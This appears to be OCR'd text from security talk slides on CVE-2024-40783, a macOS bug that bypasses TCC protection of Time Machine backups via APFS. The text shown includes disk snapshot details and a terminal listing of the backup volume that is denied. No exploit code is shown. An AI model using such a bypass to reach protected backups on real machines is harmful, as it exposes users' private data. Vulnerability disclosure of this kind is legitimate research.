
Owners: Disabled

Connection: Unknown

Device: disk4s1s1

Snapshot UUID: 8E508755-591C-4B27-AC0C-91E8E9BA4D45


the ultimate fix



CVE-2024-40783 - bypass TM data protection via APFS

Time Machine

- TM backups are protected by TCC
- if allowed - we can access all private data
- also allowed if having "Full Disk Access" permissions




```
fish@sonoma1 ~ % ls -l /Volumes/TM
total 0
ls: /Volumes/TM: Operation not permitted
```

